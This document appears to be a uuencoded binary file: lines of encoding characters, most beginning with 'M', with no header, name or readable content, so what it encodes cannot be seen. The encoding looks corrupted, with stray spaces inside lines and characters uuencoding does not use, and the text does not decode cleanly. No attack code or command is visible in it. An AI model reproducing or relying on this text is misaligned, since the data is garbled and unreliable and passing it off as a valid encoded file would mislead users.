M8*/O_AI&.H!-] K.*8%/K5H\$* .>AJYUZ^=RI_T (YQ%M8^5HI@^L\$-8*X7PFP.
MNQBI85Z@#PJ!HC5>4\$^+`39]=MS0WR\$-5_.57T (#F/X, ?LNFA=, :N, E@] S
M:*.-FO.KHP) /?C [:W2 [41UL' JNX_I@GI^W%, ! [] I39CJJ>?34JOA<-8VUC3+
MNPEJZC\$U) ^NI564; R-TJJJ6MK\KJV935F7D>J:DN*'>+:NKB!5.LIQY1] L^J
MJ"X>SAA-]>@*HU75H^I, U%4K8E% (OP"RVG7C"%AIY_!0>:ZH1Z?ZK' &TN [M_
M<K2] ?S (N@3/_1U64 (B?QEV6=; &I [\BZ1M' 56'\<?2/610HNPL:WPONO_7W\$
MM3?3A [&FW.U>IQ7, ?H!*M>SQ2:_G.#QUO?F/SF<OG^_L3SPXI=] 3') OSFG>U
M>W@!XV.O/2F+J%UX\O' 8 [C6XRMV>B.W>U\ -PML-0) G+D (6A\O\7#3R^' XO, N
M_?QG/>+T", :<:E:9T0>946SBV07 [=M2Q!5MC'.T8*_M] N?WO?S7@X?] F5L; V
M) JC`H, #T:MA>H0H, 7H] 1P/: *5&#TMECU*E^R!Y31WYSYSWSD] N3E\00: "R6^
M2DX_B=\U4HQ&_0_UO&_O-@M%HE>' Z (?KFU=LW/ [ZPNORDW<L:LS1; '=VC`
M!K0#IMI, 9F<8M\$S6LM.)>YJOQ (\->I.GZNFW/\$40)-\ [O] F0*>#2H@] !+#X
M8*G@ \G&3P!3/W.@2UOS!\782] OW6\N (2'AN\4_/6EH5!*B: !^\$K4/@E12Q4]
M</J_!] ZOKF; \$5@, !G4-6LE`/= .^/TKU [\ . [!>@. (XH-UF!, @; _?N7828WK=
M/"U] 6X: /`_CZ+?S%`JJI [7; [P?KBV@I6' @ ` />>^CAOGX (<)_+ ` () GU; AH\
M\`' ##, S' #PDF?&>87QP%MHEE&+O4<XE<] PG (<) HBQMK [(I0F5K0^Z5YAM+XQ
MC"@L@9.#5WL [Q1\$B; X7N' 0_\X\$94KQ#`5YKWYZ%Y/ (4O40!' 4CBF3^E; _-B
MM_AIR7K_.NB97 [YXFA0/, #KOIZ- (W-X72H^P< [-3H^/#O?T1M&@K] A' =: +?
M#6Q^4; \=P3.FM0HD`>, Z^LONT='>L] W&*WRS] V) \$G\=W^4) , [LP.R [L1W; W0
M1GIS=?87MM<; 0>K-Z7.; OLQ=-H7, -"%OUV:*E/OO@_V" ` , 6EF8TX] ` \$B9IN_
MH [N&*) ?' `#<%I7/.9 [=K2@24U":>\$A5; 121_DB.@'/I%NMK`K@ (WAW\V]; <X
MB8:MQ\$E#D<, Y, O!:"K=N:SQ\$FCI/7Q5B_W?/8<-@#; EE>##?MDJ>GE1] + (3
M>5F (D5=4L`UHB+\KS%OJ* .5P@ \G6303P; 5D5:.*LMU' 83?Y4T (5TZ, C^YK`A
MX^' 9AQ*/-3*\$ /A0, LD' KV\$^ \AH5\$+F%`KWG!L.] %P) Y%-A2S3#<, VXW\9) A%
M: , &._LQ6\$B, _`^<P^B-P%"VO (4?SV#++8' PI6HPQK, =X=!GZC6"\=HJU:8] V
MB==8>+S/D% (&:4Y# ['Z<QT9^ISF. [, ?9\$ _MQ5FPT; \<>F!V; N5\ /LOUZ, , +D
M:Z (&H/"XGT] ("^2O&8:] &BIKA*R&41_S73L [/_XX07X [OO] XG9FH%P5\$X_P&
MB19ODZO60\+SH! .@C@E_E\1 (; X-^X<T' KPR\6-I:WZ1J=%SJFJI" /\?4&5M^
M-0<=#A:C, /X: !YN^? [/EK!576<N!; S1H0K!0@WK2<" , AKEX [!3*VV*@.X>E (
MQV (, VZ?Q%\$9; SAKF_ (, \$ _1B9%FD^; .?4L] W8+. .W^`_VTXU; 5WF_*Q^9; 1
M!%] 7\U] ; ; \?WKQAF^^TB5EIR5FN/L`@U; Y:BR<<SX=M8U>F\7:3.8Z55K, 3=

MRL' NTF#TS_.W>+J\$' 4=JZP^^^A#7\$GR) IQ4@ZU=' (*\X2.X1UHK34R^=97G3
MEV_P8OW18^<C` ('U?X*) 6T, XGR) IY^ (E%?=OZ1Z0L9\/' ?GN^_JV_O'>\Z.
M_3! CVNK3YVMVNJCJVJ-' SMMG7LM9?>BLKZX^>%?#O7*/IRIXV]==#E67'QQ_
M'] I60) ^NOLMC80^VN@;; 5*/-^OG^! ^VW#K)M&B^-JO?OP5I6L]=H7/5:C0:F
M3\$A?O=A_O=-HP)A@P#ND?G8=3) L!7-O>TU?.]MX;!VJE`885=_&XMHK_1\@`
M6HU!A] %K)]KY7TPMYKST^CV/HB\$`#AY5UU:KJW"GCSV/*YPGR6"C7N_! (107
MNL&P%D;=NANUSOT+CU+\U*\$ /523KPP307A<@) 7 [<75U=_>%Q#<LPJ) -SV#5\$
M) &7W_#8\$;L:) 4*^&`BC%?"LX`OB*O-8E) # () 5;=_]2A!+WP3\<6*X\ :D@\$>>
MR`>FZ7<8,Q)M`\$%HB;DJ-H2L-DP7Y?E`H [D?`?' `0A?@^%+!F/%KC:O) #.T#
M!E><=HAK2B>CI=Z*TEZJPSQ\$PR#Q^X (R++G) 7E>V [[T764A69\$G+*#JP7
M. "6D3<R#.XR=\Q`M\$K`JSFO`O_) XH (@;&!F#AET1.FZ [+; ,T!L!8>H_1 [\$ (\
M<# \$ [#G!JWM4`1DJW#<?9"Q`B5^U [+G5^A2M*RMU>3R\$=FEU!65&+3%<_D^F
MBBN' 0_.4C (=X,62 (<PJ) [AS*"=/RX,F_`EQGQ&^X`F;H^2^+W9VL`D/<.DG
MJNIE&+U?P: .V [278#Q1!<47`>NM] [UH+ [N*P [^\$4PW*. `5?#03I=OC' 0SA"8
M/8] /Q' MLV-' VN_' ;=CZKZZM8UR/ [W_X\$?E^5B`R0D) *6G<6OUW\$PLYWSJ.E
MM] 5U^"L [>T=\$H5O"=+#E!HLX9;F0^%>?L.Z`="EZNLWL` ;5?H5^` <NFDSV'
MT974CH-) AA%-!@C&HUWVH+JV3KML<` J@W27S;=?UWB_KCU>4Y!22OB;D-Q-
M) 6) Y@*^^_2VO8;V' GSYL.?!)/7Y#/P`#1UX' I@JF\$ [?5-4QJ^=B`^"XU"%A
MUQ8XFGY) /AC:) [,FO#KB] ^X, `?`-/&?%O [3QG\`_*>#_W3QGW/\Q\=_OOD5
M_WU/CS"V>_"WCS\`_"`? \$?P;XSV_T] -O2+=T.BMG`O+E,KL3L%C-%_/*_MB_9
M [HPP?RDJ1HRP+8 (B\$R=#!\$4K2\$N@&M#O9K2; , ^LD]>] 3FFQUWAZ</#2L->S
M5, \C1FA*)DNEO'R) `!^?/\$/0: `Q8+/1" _+!P71J (MQBEUCMGP<B`5K9J83X^
MNPZ] H1I&OC>) T (\$7Y#Y!8-3@6PZO\--/IPHS?#) W2', '9R\08`_ (/ [J] #! *Y
M^6"56.S=<+G\$<K9P\$! ` `@9B+2<<0!DS9X^LX`?H.DOQS8#!:0/ .:>] [0KF] Z
MR:4' 4V: "X`9C.M [T>P09KR`_DKZKQ\$0<H*%JE5] 6J8,U`+*GN8MA ['6&/>Q.
MR*<\$>0<IR5X' CQFHF0#IBO6 (KL,A) BFO) ` `&\$ [,B37KO>8,5^M) WKZ%D/ [P`
M5B) RO#9` \!-H\$0JGJ\$ [@^`X#.) H& [C4,) \$F@/J9\$! (8C8+H#D%LrJ`@P@ \
M1Q>CR&. QBXP/ZD4> (E6/G5L/XR7J!1>-3AA6@ (A&% " \I=A;A>HD=! *QYR1 (?
MY (#VD (T@VX#R2UR_) YU>Z+: 9LY&Y7Q\$ \ +5/59=4&P5=@7& `@NLB.XJ%ZW^"Y
MB8K' M9+>4?<S3/DEH` \CP\$? `K`D_Q=CH^ [`D@C;V/? `ND3K%>\$ (RP!6`TQP"
M/^ (Y [X/P\$B\$\$ (7\$&;D3IZ&EUXF+S^P, <`C) !B`AFDCQD/GR8`UP9Q^\$*P<&A
MI/B258!] 4LUCX=>]) /*O8+7B=9UZ [=&U` Z@! \$F%:HBXL%40*K&?@ `EO (5?-#
M [QK [C66@, N^: <V` ;G: :O&!) S) 0P#Z\$>, 76/LJL4" ?82N+* :6TQ<NF4V?+=+,
MKC_Y=LWYX&` \$LVK@5_. +Z?TX7W [K5W [>K_VZ\DX?5ZH^- =\NG2UNUY?KI6GU0
M.=N\$%< [I3P#! #+2W=; JPP.#9\!) #G_&+`K9W?Y\$#?=?` I\$?0^ZHA?1L' (* `A%
M<=TL+TTO0?KG] M' ^WOZ+#4&+FAT-7&] 55TW2**WH?) #6-S^J>&8Z@MC8\$<+5
MS-E [?HPN8XB3) :B=?GRZ?QS8_OHQ2_Pf9Z/#UX? [>PN, <X%W) 95A9!E?=[D
M' :Q^9SNH?DEGE=VXN33,R<1.GBT"*\$HEO55Q*GC%DZ) G1; .LRYZF (=Z ` [D`E
M"K3FJ0M<F) #63U:] PW<2?A] O0, \$AVI#23PU#7Q* (P`&#%3NG\` ^RW"\$K<C&
M:>MO\J4F\$&3%GY;NE>-ZI5 [!RI5*O8MLNX/; ` /9! `X?<BAIN+QCVW] %ZS+X [
MA6T!16OX4#\] 7=L"0.N5^J" LH\EIG&3` S\ -+QXTW4;D+TL7Z\ .!X [PTAHQT2
MGE* <9`91KO] GFKYNF=W2\RY3' `/) *RW1#X1: X8+U_Z1' 1+V) 4D% ^#^=>SY.=
M [FP8STQ` _K-%] `+Q\O: /C^` \.TL+=278/%TSA9@HG?BVKJ#J!G) P\$ `*@%ZMO
MG:Y_E!H; 4*\$B' !+M562_X+: \$V0_H- [\$U92=E6 (Q4DKAJ%<^WZ612*%00; 1!&
MB#_%29H-? (-*1PVZ [' S [[:P! #8>#MDN' &O?3@EY, I<; 7>+SYL: 0\NHWA&Z7,
MF-I3=Y-X (M7P, , `SC4CCU+V>`0` \/@N-GJZN, FNF2F@=. :4] _#XJ9;_] UN%7
M9-0O=P`5^/X^R4= (CN) =#>AXO_) : \K6F81HO+<#&^ZW*PA_\] +%2*CW; ?7Z \
M57U& [/O.P? [SO1>-GXGA [OE-N%_%6_2<Z%] R&OM (-3? (5^7@Z? \>X\ %JWE1 \
M: GP#6\8SQP) 0I@T49*T&-V`B (O&, 1Y>. `&4R3/467N, J=GMHQ7SM2%YCKUWC
MNR+SQMUP] \NO#ZMU60U37BLA0MU>6C^"H\5+NQOG=EW-K\ LW`+] 8ECE, ^K3
M>LTYC+P! :@YX-, _VCE!_M_KB%5 (2. ,.DQ"Q_V1KK; :VFI8D\$ (ZC>40D#<+ "
M, #L41M<BW! %<.7AM; 9\$ [C, =, ^, C5M+^L.J! \I^IVR< [KPAV [M (XT%\$&#<? \M%
MM9-Q) <L5`-`+^QP) =VB12>U2J67)] ;K1' \HE6#6_Y"5@@\$47A] OU>K6' 8!N
MP<0T-E`8O; 5*] S>@M0%?ULA+A1U7TI>9, G+%2U\X"U: ;Y1D48N@XB9LV`V' \$
M/A] 3_#'; EEE#HWNE791NW<>HHOI`')) 1?JUT_QMGX?CGW9<O84>_\ `+45/.Q
MR>TC] WTT#-) ["5^"Q (67>. <AG+M!HN) \$) "' " :CM:=\$3W8) 04MX<M!JXO4"OJ
M8DA.<) @#N8MF;_?-\$CY=05 (; .-R5/HI02: I6*G' *9] 9JX23%#; FW6>\HA78B
MKTHT9&"U) <K!WU7&Q, <24#04WS> >&' <BR\AA] G0, :N_#%3+_GW/_/GYZ] 1" N
M, WM*6LY8DT^C: @%: GGIL_ /<T!` ; , (_\$<5`6Z7WKV>OOE#01E" \YBZ;] ZY=PG
M] + [ZOV.X0J6Q-M! * [H] _`T<L`F=A) X!&+GK] 8<\EN?' 2J) ,>3SU="GZ@) G_G
MU; .M#:) `0, &J#VOK2QU! `HI_PX#;=%\ \$CG+0\Q-: UA3X>>V [\L (_RA) %LDT0
M?+X-1B [0*UAS*-H>QXF7] <; / * `:K) XL25B+=Q (' J] ' S@_ : I=IZ (A5K8J^+= "
M [%@"] WCT0WCQ\N! IX_CUT^ .35*L+C#E=Y9QJB' RX' G/*CB\ /PMB_@KO! !C-Z
M5-: AEYH] U5^1, Z3; ` -NN (1. _52E5U, JB%R5\$DQ\0%EP. #\0AA&#/NS%*> ([#
M' ER98N= [ISZ, HWK3#^H<CJ=6\$CJQ10SW) _BOHEM4) &K2WYDKZ (JT?% `^ [3KO
M\<Y/ `C#EP8FR\$W (, O=) ^HX@1; 4<+ZTG0IL45XN!QZ<:) V! *\CR47\$H" " O [_ `
MYZDS7?5WV!=T4Y1] L6#L\$17@&#<) \Q=OSMCVIHIN>OH, . "/SN3?J9] E: 4YH'
MUI-H@*BD [QM! ^B6@3UX/HS99#7><O\4W: A8!G`9%S>*72C8G&K2 [2*MQV&K6
MZ: @`0@+_K] JT=P_WQ_A<MK.F47O-L`V] 5: \$+=PYR>6&-+\SEBE4' ^I@M6S\$9
M\0+8J' -#Y*R5@5, LOU' 7S2Q@HXK< /=RHN [6PMFF+ (: *N+64I2S?A?GI/M02%

M[+:D#%R.\$>99MEQMF0OHKIU98@;]/\I\F8/H4!0E;HEJ\`!3TF.,,XM3V`_5
MEF\$&0X54@8I*#I0!)8#TLLH`L4P?' 441\+) ' [%Z^1+ELZ3+M7Q:# [=/?FX<
M[QYN'VV?' 'S)\?2-8;,#C=IEZ/19Q'>P/(!<;N(_E4WG.;U:P'\W'>[>1NYD
MPTW]!R'@&'Q\$X0/'V2*,MVJ;" +N/BKOWKWGQ_#O/STG\#P\""]T6ZMS<)ET [
M`N_20:9QA0(;`2OCQU[OFF6K(>FG'>?_.PR)E/DQRZHCXLN@`\`6R8B@.#R,@
M<5'8)Q:A)S)5MXETD-JK0G/(I2WN=1Q@81K4X7]NO_P_YQ*AM>BJPU<-%*V1
M^&L%V2Y6H+?E",;#')4% ^C@'Y@Y*TB/60PUC?Y!<LP2YME2"EUMEIUR^IQ8H
MU'Y.*2)A#Z/4E73`\ /PO1+. `H-SCM3GTE/R0I0ZIY>9V!NX9%]9*_ '67.6-
M2>?QV]/3^KME9PG77_\:.\$-G9@N^TJY;I)7FH8Z<6X)]-AY[LR>,K9MR`%A\$P
M?2V1W)8*&S!*CG&"<'UBI_AQJY9*/8#2JQ+UA5552'50?\#W36"UWRNA8JY%
MF]F@=-7V)>,DV1P,(X!YX<4KP#>RMTD3)NX:L4D3C>H,8)K.8\$GO'+QZM;W_
MK`)@_\$.!L#`BC/"T\$%.:SZ7\$R2W-^:I9F4(V\$+MWFJ:-GP\$Q[+4DVTUH%QN;I
M5^UJ(WXT-\$K^M"G:&;X?P[" :<=A#ZP>ZMZ!5,4F7B7[!0EX34O2:)+NI#H+
M1#PE+:0MZM("981@Z`FX<3')=>Z-4Q\$<A]W7O5!;=5Y_<^]?>19EF`-/X6M
M)C",2G[\7,=Z;959:.<:5P?N4!EWTG!'EB%>3!\$RRL=>%T-4L'T*:V')L@ (X
M8=[XT%]E<;\$">P/V)5(#H*-XIW\$NF'01B;J46V]MO:PIA:SB-")S=G=_?!
M_[W:WGM)_@*9Q\$XS=\$5W)06N!J189Q8Q!HR0\@*.8M*/DYEEAP]ID(J:Q7&
MLAM\]3\\7MNJ+,!Y=7B\OE5Y0@\ /MRK?P0.,;/_EL1,,@?'\$+13=OMQI;,,=
M;D?QU/R['])[_\7K[1>[Q@=Y0W\$5GN'@:B7I+_<TT<N0\$3;].+:/3HZ.' +>
M\IW>>7GPHO'\V;M2\<W-^@*_'/!UN'R&"7'(UGUA)4PO:X)<3I5;--2/2CNX
M"KDMW(^T[, (+O^VU5]B81R[:),JB;@ (4+K_B\$\$/M!907@L'5!\'.>.)I8@2@Z
M9MH_HCY=#^O>T+'2&G&'M#>'7JS6+*\V,CBA+<[UMA;^OJG4]^J=4_5^8]. [
MM-B:R5@N/,@PARPZV3+%*.6%]?+'!O"@7M^]O="YD4F9\PT;G_()3[Y=N&!
M8GE&NOQQP?74Q1SQF8ZZ]-&QEHzQE&!]*=2P.&'T`D*%*>Z8O^.4<N&5U'\$=
M[C,P0VI&#+`R+6(YL[!F="8M9:QM[/KHKL]"[75DLCE:*Z@[P'65,Y9;BU
M#QPXUM#?D>[]K#I(X,ZFUPU"DOYAD>]2)WUC`MKBEI;G<wW;=YI_ZR?930
M-C%XE60=[>ABJ@O0OJ@%'YKJ:YO;?-CB01L]'O+J*2;%@DG`(7_07R].W(&
MX<,VEV5CN"O2/5,=)9[UV\$20]+7L6X(D7U@>K\WECV#7NN]QL[KM"Q<^=3G.
M\$1P5/"66G1;O5S+?=-P^(+,_ '0#ADD<3X2B\A.G#^S2`0XDSB?YX2/\$*";PQ
M?H?T*;D>^,`5.K\ -W79\$/D<"`(\KY#J1+W/]"^P;J?_UL143=[!(^"TSS4<A
ME1PG6^N;^HR1`P\$.E[7UHKLK2YT03L7"_R+J!/] (->D+:]]MG2[@GOQ8L0-`
MC*R`:O<UJ0.,@6//<+K8@\$V`,6\?O:C5:H6SC4O.B]"PU:&R?0]QA:T,^1`/
MF6T"\$+%H5Q.4Z*76/,I,\K[3[0&WUI.#LL=3;T\37JLS(("L=HC"0?1=QWC
M"B*_6%,)A+*, -QV=UX87%Q:8E--.!F:<X63<PI?'?R_QW\#XIM.5-.#2' *
M0#0/8@N!+0!'OE0T.R/JR\$5YX1]E9!;X7/D[G2=K9[D]0QCLSTBU7+@A5TX7
MW=.E2L\$Q7])ZR#?<R"K\AS:C%;A0+\ (<0S428KQ9%7Y-"5"@!\;^8XR`WK&`
M62S8%0497ZTZ]4(^0[5NE61+`!:>U;MFNZK8EGHPVM??[#([]>,,_M\$-G!E-
MZZL*C+ (^0M[+0B\$+?EK-*V^I"W3* <EJ+W-H9;SNP#5Y0?'%3=(KPG@===7U
M=_B_Y=.E^O)"Q3G]@+8%SAM5S,WI8KU^NC3B"TXRO^*9ZU.WAJ>WM":Z>E30
MU_\#,VTW?'HMU_\04^XZVNJ(I3/^8C_U/_S!NO`_['OTY9=@A&.+1K7H42M
MONG\AL&.X<B@W=PF92" I>0='/' ;.X;K;2H#%/W*#+G+";)W0@VLW&C!6W&8+
M#I#NN?'K^UX_">_17\$RO+B\NOZ](D5?[IZ<[!X=;U6VG^X\VWW^XN>]__V_
MEZ_V#P[_OT?')Z]_>^>;?_U;%Q6H"U8C"Q8<*KVNWX"[:?&VPH(&4XH\$"\M
M\$%RI5-K=^?F@L;/ET-]]^7NRQ5?Z,R4-O!)Q//Y7J@9D"V*4J%Q=G[8J9YP<
M<Kd% -WP!4[E7V=R\=U]^LHE:T\$45@MLDVW-"*%[0KZZ7'\$<Z4P%@2E0`Q`U;
MX';@007##W2_@OE`5X`M;4SYXFCUYQR7S;EW2(\ \$#=EH%6JD%7=-U?S"
M@ORI>5>>>B1C`R-4NKR&O:<WJ0D!/]3-JK)=LV7@5?]\2C?25^;^D;OZ(HW\
MB0&O6+@,17N!4XW-3JLA^95G3A^XOJT*U6-AY7T' _?F:?)N)6/Z07(9.-TQ@
MNN(-*037RX/'>77\+^`_FR&<'6?<-C4*XZC0J88OTS>HG:M)_?4EY]G_OC@\
M='["`_E#!'T"C<F^F/OQ7A3X%58"XMW<N<R0I8@(@N&(1VC"MA>P`W`!1F3
M=>.Y>^&QSP3=W/'QK#5PJH,*UQF%J.P4:&+]C3%SN#"TO%'CD,&3))QG8N9I
MZ`49.7H<@)I!,_O-,BXI7,&9%6DM[*@_9@VF#!@MU<8@RWOAW9Z5TJGHS<7Y
MTH)"Y&C1GIUR-[JHLXYQL09>`\4IT;6Z%D@#.DR=-MH3`2")_*LL/22Q7ET^
MFAE/TVP&JC,H\$;D09DXU`>\TGP-OXBWZP9%@-K1QZ(@ND-;AM,(=^8U.>/N2
MRLVRE8FVS5/V>:A:<.Y7#)-'!<4<3<8"4W6S7%F0TA75K;ALE>&^&!R'BOCC
M\)\$]?>PE>6\8S&,[^kK(^D#-\@%T!F0\$L-;[\$.`"3>0:C[R;?8'07&8&TP]/Q
M#\([]8(U)?(%1? \$K`L[\$:/`Y-6N(GT4`G99+9=QQNKC+?)"8:^*C9MFSVZ\$H
M+) (8EJ32?54!*\$!Z_U<T`+8O-U@=V/-G"9VY%\%9%]6]T- /U;]:'3[#J]D6
MX2\;AL58<Z4KX-;'L,Q8J'&U59'"ICH5[FW5]LLQU9G"QHv7#79`V'J9I<S&
M-R6H,MI,[[>LL*K`SI>YMA*NK*D;QCWC7;VF4SE3D>8"*T)_;D'%"E)&4@
M?U`?78=)0\G%SG!LO3:1":.3%6JLP+P`X/W][W]_&U^]6U[:V-Q<7B)\$;VX2
M3!J60[UG4Q,Z:8B\$J",8IF9!#[Q\$TK*VX6.)!V_?' :`S#1M8A&C#[*]2"OCK
M'3C_D4S1`9!\$C=9@L%5FM.%@O_];LLW_NW09G__MAG[>U_;" /AOS7^UJV4
M9^V)-I`WNQ.?9WKS=\&@W%MEA`OSF-82:.,B498)*%JC92U82=C;2:BX7\$&
M2@4PQ7)*RX%3ZRB,`4;&F.?)L.U=Y5M#JE#R[:F&F.`M:.,L#)5`/FNF':B
MV9BH35:4)Q%J"DG^\$B(;CXZW,"&=84^A4.6BI&BNY4,R?T"Q>OL"X,XDJY@
M'J]CQTM:M8S,S\$?!FA1W.XEX4:)<CGQL6&;;:D#?MLJEU.L+Y>MDBMHV+?&4
MUR]\+75-0[T7^Z^=[6\$2(N<\$7.SC1^11?!&V7!\$@]OLX'I3Z46780%;`X;\M
MC7]ZE9;X>7? [&:QPLX2\2LN\W-O_OPP4>I66\$,7BL5%"O4+).L[#PC]*I1"]
M:<[#. "&>`>9SR,Q#L&0?S;01UGX[*Y53!R?M&V)YX<%Z7BZ7RL#<(*FZRA5`

M33YE-LPZ] "TLZSM9%K+R"1P#6XH40%=.A@;\4>MZW+)^ [FM%I>WMADNG#TVP
MZ_QX'\5R:;+GHX7A6;<?VUV2T=Y6^;1T>L8+N<*FU\$'BTXV*9PI7*#N\67:D
MN/-PPY3(E''QT)2!KF&M5ABQPUPXQ@K5<5ZS.U<B[EUQB;SU&2A=*C\$HD=_Q
M4?'=.R?;)/%V/_H_)YVDS:(W.)JI=)K'-,&KMNW!X<G>P?[[_"V^A:JXP/N
ML.KY"E#)<Z\W\$SD`VW&1Q2*^76&A*2DRH/006%J%B-"EU0L@ [DTOLCPQ&3MB
M:1';T/_`Y8IIM&U5S;3_&[;_V]!'&X]JE4UE,_\$&'>8!29_-\,GB#K\$KA#5&
M2&T\$0!:YJ@;ZY8FK)DY@2!:=/!FJK\K/\$OXCEP9/!:YB';Y)Q\G@A87G,1(&
M>-_V>7DH0`AV"VG8VXV3W5>'+[=/=M\5C<.86EX^%EJ)"B,4#9>WP\TA2[H5
M@EW:R34:;Y06S"V:+2.[,BTE+TJE(SZHR,1`ML3';;U'+8\$HB:-:NIEG)CF\
ME;G1K7+&ET&;:C?<J!NK*R?Z0#IUN&#\$];>GI^7RZ=GIPKLZ7C^_K7<K9V6!
MJ9+RE4]/2Q8M*VFP?'BNKCCCC[V5DL,*277(0JNG"V;/X05B='#-84,6=Y8P
MRLJ/SG.,&'<=<=I)+W/;/T;A%-LE>T*KQR6S36=&4XXF--=6.IRP8=H`"5T+TX
M1@]30^_C*`9>1/DCF"UL0<=6T+`*&,FFJW@?@?VR.]<HV]SF;Q@!I?MK8H*
M,%N*HQ;>M2L+_%'I[>W#9+Y`"6_DJ5+2MMZG"]O__#^Z>,'?+?R_0U(.QOP
M*;\$6A;?@="EL)"V?=#SD8GL-:DI<6\$3VX.&-<JK*-[:*+'8@YG%VCFM\I6
M5NF)`^E+=7E+/\#1X820/F>692=>ZI7'F]QMN:AE<BE%J:'XQJ6%.9\P"QE%
M`)QIDA33)F#2'!J5Z=\4`)__UA(^KN)33H.X[/PL_J)2MLH112JB)XP>#4*;/
MZ:-^4@_RE__H`1CN\$10<M_3D^:"?TT?I! [D+__! ?W]QEG(&%N;>+F^R"E\ :
MDX/I@WK43^I!_O*?4;'92@8TGSL?Y\$D]R%_^@_V!2@[CF@L\$-G_P`_RE__H
M/LCDVH[90`!X)K5\$+EUP=L_Y[3BQ7, :7.*.XMCCWLE-)85;*:H;MC24WZ5)Z
MC-&@Z%\$_J8<O;Z3J!C+'6'E02R*#QY.TY[<2'>Q"V#.DL@HS1B)\$+.7VFW`&
MA4,5XV(#XWNO54HGP,/`TZI`,`<)R^Q25D/G/LNX+-,0HII5U/FI5\$[-L+^K?
ML`*Q9@3! ?E(/I?_D%4>/#;\$;1^RC_I)/<A?_F/2"G&;HDU"I(I.0[3:-G)S
MB30\1=LP0+:M&Y"]R5R8D_8TX-274%?@?7`<8SZ&,%EC,B160!X\$DJXR7-7OH
M6[P+W+@CESB8+9+N+9CC3],@L6C%5/2-@I+AC=(O>CXX8=*\/!GT4;\$WOM!U
M+__@&8V##FP5>!AM+D.36I7MS#(*R*+):>H84A\$7.-0L<Y39=O-'S(P-ST
MIMOBYJ'8,D?0=.S/JGNI/X'Y6>\$:V)9_3(.G,<P*P7G\$SNWL04@67^1J),+\
M\ \VX7JM7ZUWX^Q^XPM7OWW?0C1<>%^K._?OUS<'F?ZOPLZ43P_>H!SL2(8M
MOI(B\`*/V;T-C99+`\G%<^X)GY]=*]D<AK8)JBGW:6M/D95[;J.9S%A!#=J!
M92M0TE*&AF/N3INH6\75<5#.Q\$Y*X="IET+A0S!;6H.Q0BZ-AV\$5S5(>(6E^
MP#):A;P-R?1@(:)B)V/OG!_3&_3\,-EC,=1'V_#\$\$-4BZU]AF2FF(D9*PI?&
MY7*%'3",1V\8(/NQ(LZ;HL"1Z&K.\$6Q2S@&4G(>QA+(4(SY:^POH)HG!T2R
M6^PA2E_SY%P*%BRKU(-H<HI82;O=>[1D\[_W<W(@)RLHHX'@8'Q\[#VEKM
M04V14XLX:V*EO'W,&&E&MK`FS[XBYP#(XAH!0JW%['V:?'0%1GFQ:\@I4D44
M(@7J7'B![P440_\$56N.E080XFQ0@A\$RIT03R6J.+C1@H%)8#5#5&R587(]\D
M:"-`@UX\B*)E(16M&V6;>`\:Q=POA%2>1.;D5BLGO0'9/R'D1<Q=F0L#@?H
M[-'#(%LX,O2HP3%@XDL2Q[@]%)>Q(^UUCP?TPD66B.^TZ,<9;A]MUT`XO4^>O
M3%'!C#A':;4\BFH2;.T-U-J3X!M;Y6'`T-&LH^EUZ,R']R3E1<N+)K)E:5"K
MT#E;@%5:J4#8>P_\$.&&=ZCM(B/C*G)*J=#Y&?F^LD\$M[-2/W[#BBWUCBP5
M(GF!D8`I*@5: &AL@2Q6XA:JF#/,EM8JSYJP[:P^<M4>ECZGM@8LQ?^"D)):P
MEYG5@V]HVFHE/8ZSQ6'?C=\[J]_]CQWHO\>E1QWE('9OZ+]RQB69[!93)VX:
MDC(1T8.\$X\;\$6\$T,+ZH+1]O[SPY>H:-<IFW4>7+=I=+'1K:XDT"2\/.1U,2
MRW6)`JJ"RB\$Z+'H<<ZX"7H#L<P/SKP0^6+<OHH5(.2-9`&HJ;MXY,8K<`I-+
M((<D%CK+A(505/\^4K-)XDVX2C/*S&*TQ?9?;]C/\$EBLT]6U1Y4S].H(G-9U
M%W;("OOWX`X\$1#FGU`U,>'MV9@E', \$01-(F&W=V@%)\$`GN9BJTFL/#:VY[%C
M-\0)#S8:.]>Y+%E&CY`0#@*\$*=H3N<BY%#5\$7(.B2'`?9(@:XXE[3;;VO9<,Y
M1K;#E@I*!L,^73B%RUMTRII7XCG=R->\$)0J.96GNR_V]F'OL62X[]Y&S;+S
M\$;@E4[6=KF##R].\$1@:O+L=LCSXV#<-7L\G*:50Q@W;J#SP(SD)*YH#2JXKS
MA)9U'8--K=6@-`46TN\$F%3>(:SQ1)FY8#HMJEDR"\$:4`87.0H-U4^996ZY_
M^`W"MQPQI^?WZQ6SFD!"3M!H!98+&7+9VXVF&'<<!=G)1O\P]YAJJX%6EF>C
M.MB-O`%9`2S`@E55MBI_`Z;QS7U4J3,GV'.A2L);F:]/H_Y5!DHU1Y\$6:S#S
M#X>G54:T:::<R%N-5I/%^IOZH.RDYFK=)1OS@S7HH44'NH@37P9QA;*U(4L
MYQ8,7-@&&7.-R;3;4*@OZXY\HY^<1OKR&Z?,1AW\$/9J6=8+H.72'7`\$N59GM
M`-<'O#_@7DYWAHIF6#HOP;6H?ORV3.+;V"-E]MU4N#4A<_O/W/-^6OZG7
M2QN`^UX)M3WP)ZY7T@&6*POP'2/TPX_21M`CD*>+M=,_UA[^</KQ=*G&01%+
M'%EZ#;Z^+9^>HL+@6[B581RS.K>^`*\`^ (3-!Z4F-[8QL9+4P`ZK1JE'T)4-
M[M7X'JV/!8Z@F]R+]7EZP3T`<IE;SQQ\$#I%<+K^K(Z7:QTMK_32`BA]+E?ST
M%\QZ;NV@]'>^>R>LCS%+*%U`'"5S\;U'=.1XR3EN^#5Z=KV%5QCA&\7GS]\$@
MH/S_`9=@`#@PLE" `[4DL%QS-7J^->63(MWR1/>+IY8I3_D<9951\$WRB-#-9`
ML=86_MM-SA>IX-NU=TNJ*SXZKFPZOO.3`@T_OOMN20PPL:=;#/ZM_TZ]LD#`
M;Q:,H3&T-1X%Q&C#ZAR3._EI8R+>AO)0-96\$.R24RY+'7BP" F#3WZD^?.<\
M4%\$/Z:?\$N]5=@N_6L+_[SG^GRJ<X8HW%QY0:6!KNB5RIBDIC3`V!.9&3?S<
M`AA`F,B`^82NUV&UI,;RIN&\;0!GU3I=8&VBP+'8AWJW;"1H07>@GYS<D?_\$
M>,502%#Z8111A^G5D9OEOH7IT`IT;5-W=,PN[^@NS!)Y:+7T1!-\6G%NYG
M=%3\$BD,30?C"(BOPEO"VM_`'_A(U[U_()_%\6/P2,^Z2U>SLJU\@H9DPU@
M.CF(-,0C1W"7<DC"'"ID[<#.AX%6Q@,G>GD>0N=H@0)0A@YWUA#OD,1:8H0(
